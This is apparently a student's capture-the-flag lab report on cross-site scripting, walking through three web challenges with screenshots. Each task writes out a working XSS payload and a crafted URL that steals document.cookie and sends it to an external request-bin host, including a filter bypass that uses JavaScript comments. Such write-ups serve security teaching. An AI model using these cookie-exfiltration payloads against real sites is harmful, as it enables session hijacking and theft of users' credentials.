
NCS lab 4
XSS

Olga Chernukhina
ctfd.innoctf alias - trnsprntt
BS-18-SB-01

Task 1 - InnoFood

My first intention was trying to type in different combinations to the prompt for searching food.




```
...             var JSONResponseString = '{"food":[{"response":"Sorry, we do not
        have trying to discover where it is reflected :("}]}';
```

The text appeared in the body script section. Trying to type a set of special characters and seeing all of them appearing the same led to the conclusion that no filtering is made on the user input.

Finally

```
"}]}'; new
Image().src="https://enbnmurun72opp0.m.pipedream.net/?c="+document.c
ookie;</script>
```

- syntactically finished the string
- executed the malicious script (sent document cookie to request-processing website)
- finished the script section. The rest of the previously existing code was just interpreted as an html piece and printed on the webpage




```
▼<script>
            var JSONResponseString = '{"food":[{"response":"Sorry, we do not have "}]}'; new
    Image().src="https://enbnmurun72opp0.m.pipedream.net/?c="+document.cookie;
  </script>
  " :("}]}';
          var JSONResponse = JSON.parse(JSONResponseString);
          document.getElementById("result").innerHTML=JSONResponse.food[0].response;
```

And then my brain turned off :)

Executing this script didn't send any cookies and I wondered what might have possibly gone wrong since everything seemed to be correct

And after several hours of praying and dancing with a tambourine HALLELUJAH I saw this magic link

Suddenly everything became crystal clear - I can not obtain admin cookies if that is me who is following this link, and not the admin




trnsprntt

o.chernuhina@innopolis.university

```
http://tasks.innoctf.ru:42001/?
title=%22%7D%5D%7D%27%3B+new+Image%28%29.src%3D%22https%3A%2
F%2Fenbnmurun72opp0.m.pipedream.net%2F%3Fc%3D%22%2Bdocument.cooki
e%3B%3C%2Fscript%3E&action=search
```

Here is the cookie! Hoorray!




```
▼query {1}
   c: Flag=CTF{W4F_ByP455_15_fUN}
url: https://enbnmurun72opp0.m.pipedream.net/?c=Flag=CTF%7BW4F_ByP455_15_fUN%7D
```

Task 2 - InnoVote - 3 liters of tears and the tale of despair in 5 parts

From the 1st task, I got the principle - use the field you can type any text to and be happy

But no one said it would not be possible to escape the context of string, since the quotes (and not only the quotes) are filtering out




```
"name": ""};
```

Googling majorly said “if the server filters input from special characters, your website is safe from xss”

Then I have found the hidden parameter `“country”` and it felt like the light at the end of the tunnel. If only it didn’t have the limit of 3 characters.
(Broken but still did not lose hope)


Trying to exploit “`country`” and “`name`” separately didn’t give any result.

The most brilliant idea that unfortunately didn’t come instantly was to use comments.



```
▼<script> == $0
        function sendVote(movie_id) {
            data = {"country": ""/*", "vote": movie_id, "name": "*/};}
    new Image().src='https://enbnmurun72opp0.m.pipedream.net?c='+document.cookie;
    function some(data){//"};
            var xmlhttp = new XMLHttpRequest();
            xmlhttp.open("POST", "vote.php");
            xmlhttp.setRequestHeader("Content-Type", "application/json;charset=UTF-8");
            xmlhttp.send(data);
            /* Change alerts to email send later */
            alert("Thank you for your vote!");
        }

  </script>
```

For sure the link was even more invisible :)





InnoVote

Vote because you can


Title	Release	Character	Genre	Vote
Shrek	2001	Shrek	Comedy	Vote
Die Hard	1988	Bruce Willis	Action thriller	Vote
Scarface	1983	Al Pacino	Crime drama	Vote

Связаться с нами






And it worked!




```
▼query {1}
    c: Flag=CTF{Scr1p7_413r7_XSS}
  url: https://enbnmurun72opp0.m.pipedream.net/?c=Flag=CTF%7BScr1p7_413r7_XSS%7D
```

Task 3 - Studio1

My natural instinct was to use this area for injecting the script, but the 2nd task taught me not to trust the instincts and to use the browser address bar and also look for hidden parameters




For a second I thought it really makes sense and reflects somewhere, but it just was my grammarly extension



```
<grammarly-mirror data-grammarly-shadow-root="true" class="cGcvT">
▼#shadow-root (open)
  ▶<style>…</style>
   <div data-grammarly-part="mirror" style="border: 0px transparent; margin: 0px;
   font: 400 12px Verdana, Arial, Helvetica, sans-serif; direction: ltr; text-ali
   -shadow: none; text-indent: 0px; letter-spacing: normal; word-break: normal; o
   break-word; word-spacing: 0px; writing-mode: horizontal-tb; white-space: pre-w
   align: baseline; clear: none; box-sizing: content-box; width: 320px; height: 1
   n: fixed; top: 0px; left: 0px; background: transparent; pointer-events: none;
   en; color: transparent; z-index: -2147483648; visibility: hidden;">fglkdfldfk<
  ▼<div style="z-index: 2147483647; position: absolute; top: 0px; left: 0px;"> ==
     <div style="position: fixed; visibility: hidden;"></div>
    ▶<div data-grammarly-part="outer-elements-wrapper" style="position: relative;
   83645;">…</div>
```

Fortunately, the hidden parameter was found easily and didn't filter anything




```
: type="text" id="language" name="language" hidden="true" value="can i insert something here?<>/"'()" />
```

http://tasks.innoctf.ru:42003/contact.php?language=%22/%3E%0a%3Cscript%3Enew%20Image().src=%22https://enbnmurun72opp0.m.pipedream.net?c=%22%2Bdocument.cookie;%3C/script%3E%3Cdiv%20class=%22cleaner#


This link was made to produce the following

```
<input type="text" id="language" name="language" hidden="true" value=""/>

<script>new
Image().src="https://enbnmurun72opp0.m.pipedream.net?c="+document.cookie;<
/script>

<div class="cleaner" />
```

And this link was submitted to the comment section:



```
▼query {1}
   c: Flag=CTF{XSS_XSS_3v3rYwH3r3}
 url: https://enbnmurun72opp0.m.pipedream.net/?c=Flag=CTF%7BXSS_XSS_3v3rYwH3r3%7D
```



P.S ctfd.innoctf alias - trnsprntt